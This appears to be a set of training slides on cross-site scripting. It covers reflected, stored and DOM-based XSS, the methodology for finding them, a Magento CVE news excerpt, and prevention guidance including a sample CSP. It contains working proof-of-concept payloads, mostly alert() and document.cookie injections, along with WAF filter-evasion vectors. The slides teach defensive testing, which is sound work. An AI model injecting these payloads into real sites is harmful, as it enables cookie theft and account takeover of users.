
Stored XSS

Stored XSS arises when the application stores client supplied input in an unsafe way and includes the input in later responses.



DOM-Based XSS

DOM-based XSS arises when JavaScript takes data from client-supplied input, and passes it to a sink that supports dynamic code execution in the DOM.



Reflected XSS Example

Vulnerable Request

```
https://insecure-website.com/status?message=All+is+well.
```

Response

```
<p>Status: All is well.</p>
```

Exploit

```
https://insecure-website.com/status?message=<script>alert(document.cookie);</script>
```

Exploit Response

```
<p>Status: <script>alert(document.cookie);</script> </p>
```

DOM-Based XSS

Vulnerable Code

```
var search = document.getElementById('search').value;  
var results = document.getElementById('results');  
results.innerHTML = 'You searched for: ' + search;
```

Exploit

Enter the following in the search field.

```
<img src=1 onerror=alert(1)>
```

What Can XSS Be Used For?

- Impersonate or masquerade as the victim user.
- Carry out any action that the user is able to perform.
- Read any data that the user is able to access.
- Inject trojan functionality into the website that captures the user's login credentials.
- Perform virtual defacement of the website.

Impact of XSS Vulnerabilities

- Depends on the XSS vulnerability and attacker goal.
 - **C**onfidentiality – can be None / Partial (Low) / High
 - **I**ntegrity – can be None / Partial (Low) / High
 - **A**vailability – can be None / Partial (Low) / High
- Usually chained with other vulnerabilities to achieve maximum impact such as full account takeover and even remote code execution.

Adobe patches critical Magento XSS that puts sites at takeover risk

Article Link:

<https://portswigger.net/daily-swig/adobe-patches-critical-magento-xss-that-puts-sites-at-takeover-risk>

Adobe patches critical Magento XSS that puts sites at takeover risk

Adam Bannister 14 October 2022 at 11:11 UTC

Adobe E-Commerce XSS



E-commerce platform admins should update ASAP



A super-critical vulnerability in Adobe Magento could allow attackers to fully compromise e-commerce platforms, according to the security researcher who unearthed the bug.

Adobe has urged users to update their systems to protect their websites from abuse of the flaw, which has been assigned the maximum possible severity (CVSS) score of 10.

Tracked as [CVE-2022-35698](#), the [stored cross-site scripting](#) (XSS) bug can lead to arbitrary code execution, according to an Adobe [security advisory](#) published on October 11.

OWASP Top 10



OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)

HOW TO FIND & EXPLOIT XSS VULNERABILITIES?



Finding & Exploiting Reflected XSS

- Identify every endpoint where data is reflected.
 - This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers.
 - Submit a unique arbitrary string that is unlikely to be affected by any XSS-filters.
 - Example String: test12564
 - Monitor the application's responses for appearance of this string.
- For each identified endpoint, determine the reflection context.
- Test candidate payloads.
- Test the attack in the browser.

Finding & Exploiting Reflected XSS

Example 1: A Tag Attribute Value

```
<input type="text" name="address1" value="test12564">
```

Sample XSS payload #1:

```
<input type="text" name="address1" value="test12564"><script>alert(1)</script>">
```

Sample XSS payload #2:

```
<input type="text" name="address1" value="test12564" onfocus="alert(1)">
```

Finding & Exploiting Reflected XSS

Example 2: A JavaScript String

```
<script>var a = 'test12564'; var b = 123; ... </script>
```

Sample XSS payload:

```
<script>var a = 'test12564'; alert(1); var foo=''; var b = 123; ... </script>
```

Finding & Exploiting Reflected XSS

Example 3: An Attribute Containing a URL

```
<a href="test12564">Click here ..</a>
```

Sample XSS payload #1:

```
<a href="javascript:alert(1);">Click here ..</a>
```

Sample XSS payload #2:

```
<a href="#" onclick="javascript:alert(1)">Click here ..</a>
```


Cross-Site Scripting (XSS) Cheat Sheet

Cross-site scripting (XSS) cheat sheet

This **cross-site scripting** (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

You can [download a PDF version of the XSS cheat sheet](#).

This is a [PortSwigger Research](#) project. [Follow us on Twitter](#) to receive updates.

This cheat sheet is regularly updated in 2023. Last updated: Thu, 22 Jun 2023 13:41:13 +0000.

Table of contents

Event handlers

[Copy tags to clipboard](#)[Copy events to clipboard](#)[Copy payloads to clipboard](#)

All tags

custom tags
a
abbr
acronym
address
applet
area
article
aside
..

All events

onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut

All browsers

Chrome
Firefox
Safari

Cross-Site Scripting (XSS) Cheat Sheet

Event handlers that do not require user interaction				
Event:	Description:	Tag:	Code:	Copy:
onafterscriptexecute Compatibility:    Fires after script is executed		a	<code> <script>1</script></code>	 
onanimationcancel Compatibility:    Fires when a CSS animation cancels		a	<code><style>@keyframes x{from {left:0;}to {left:1000px;}}:target {animation:10s ease-in-out 0s 1 x;}</style></code>	 
onanimationend Compatibility:    Fires when a CSS animation ends		a	<code><style>@keyframes x{}</style></code>	 
onanimationiteration Compatibility:    Fires when a CSS animation repeats		a	<code><style>@keyframes slidein {}</style></code>	 
onanimationstart Compatibility:    Fires when a CSS animation starts		a	<code><style>@keyframes x{}</style></code>	 

XSS Defense Evasion

- Specific tags and event handlers are blocked.
 - Run a brute force attack to determine which tags / event handlers are allowed.
- Quotes are not allowed.
 - Use the fromCharCode method in JavaScript to create your XSS vector.

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

- Specific strings are not allowed.
 - You could use whitespace embedding.

```
<IMG SRC="jav ascript:alert('XSS');">
```

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

- ...

Finding & Exploiting Stored XSS

- Identify every endpoint where data is reflected in the response of the user.
 - This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers.
 - Submit a unique arbitrary string that is unlikely to be affected by any XSS-filters.
 - Example String: test12564
 - **User controllable data entered in one location may be displayed in numerous places throughout the application.**
 - Review all the application's content and functionality to identify any instances where this string is displayed back to the browser.
- For each identified endpoint, determine the context.
- Test candidate payloads.
- Test the attack in the browser.

Finding & Exploiting DOM-Based XSS

- Review every piece of client-side JavaScript for sinks that may be used to access the DOM and can be controlled by client-supplied input.
 - Example sinks include:

```
document.write()  
document.writeln()  
document.domain  
element.innerHTML  
element.outerHTML  
element.insertAdjacentHTML  
element.onevent
```

- Once you identify a source that leads to a sink, supply a unique string and use developer tools to follow the path of execution to the sink.
- Test candidate payloads.

XSS Labs

- LAB

APPRENTICE

Reflected XSS into HTML context with nothing encoded →
- LAB

APPRENTICE

Stored XSS into HTML context with nothing encoded →
- LAB

APPRENTICE

DOM XSS in `document.write` sink using source `location.search` →
- LAB

APPRENTICE

DOM XSS in `innerHTML` sink using source `location.search` →
- LAB

APPRENTICE

DOM XSS in jQuery anchor `href` attribute sink using `location.search` source →
- LAB

APPRENTICE

DOM XSS in jQuery selector sink using a hashchange event →
- LAB

APPRENTICE

Reflected XSS into attribute with angle brackets HTML-encoded →
- LAB

APPRENTICE

Stored XSS into anchor `href` attribute with double quotes HTML-encoded →
- LAB

APPRENTICE

Reflected XSS into a JavaScript string with angle brackets HTML encoded →
- LAB

PRACTITIONER

DOM XSS in `document.write` sink using source `location.search` inside a select element →
- LAB

PRACTITIONER

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded →
- LAB

PRACTITIONER

Reflected DOM XSS →

- LAB

PRACTITIONER

Stored DOM XSS →
- LAB

PRACTITIONER

Reflected XSS into HTML context with most tags and attributes blocked →
- LAB

PRACTITIONER

Reflected XSS into HTML context with all tags blocked except custom ones →
- LAB

PRACTITIONER

Reflected XSS with some SVG markup allowed →
- LAB

PRACTITIONER

Reflected XSS in canonical link tag →
- LAB

PRACTITIONER

Reflected XSS into a JavaScript string with single quote and backslash escaped →
- LAB

PRACTITIONER

Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped →
- LAB

PRACTITIONER

Stored XSS into `onclick` event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped →
- LAB

PRACTITIONER

Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped →
- LAB

PRACTITIONER

Exploiting cross-site scripting to steal cookies →
- LAB

PRACTITIONER

Exploiting cross-site scripting to capture passwords →
- LAB

PRACTITIONER

Exploiting XSS to perform CSRF →

- LAB

EXPERT

Reflected XSS with AngularJS sandbox escape without strings →
- LAB

EXPERT

Reflected XSS with AngularJS sandbox escape and CSP →
- LAB

EXPERT

Reflected XSS with event handlers and `href` attributes blocked →
- LAB

EXPERT

Reflected XSS in a JavaScript URL with some characters blocked →
- LAB

EXPERT



Reflected XSS protected by very strict CSP, with dangling markup attack →
- LAB

EXPERT

Reflected XSS protected by CSP, with CSP bypass →

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS).



HOW TO PREVENT XSS VULNERABILITIES?



XSS Prevention

- **Encode any user-controllable data on output.** Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding. DO NOT implement your own encoding library. Instead, use an existing well-known secure library.
 - Example: Guava Java library for HTML encoding.
- **Filter input on arrival.** Only accept input based on what is expected or valid.
 - Example: Age field should only contain numbers.
- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- **Use Content Security Policy (CSP)** to help detect and mitigate cross-site scripting attacks.

```
Content-Security-Policy: default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self'; frame-ancestors 'self'; form-action 'self';
```

Resources

- Web Security Academy - Cross-site scripting
 - <https://portswigger.net/web-security/cross-site-scripting>
- Web Application Hacker's Handbook
 - *Chapter 13 – Attacking Users: Cross-Site Scripting*
- OWASP Cross-site scripting (XSS)
 - <https://owasp.org/www-community/attacks/xss>
- OWASP Cross Site Scripting Prevention Cheat Sheet
 - https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- Cross-site scripting (XSS) cheat sheet
 - <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
- OWASP XSS Filter Evasion Cheat Sheet
 - https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
- OWASP Content Security Policy Cheat Sheet
 - https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html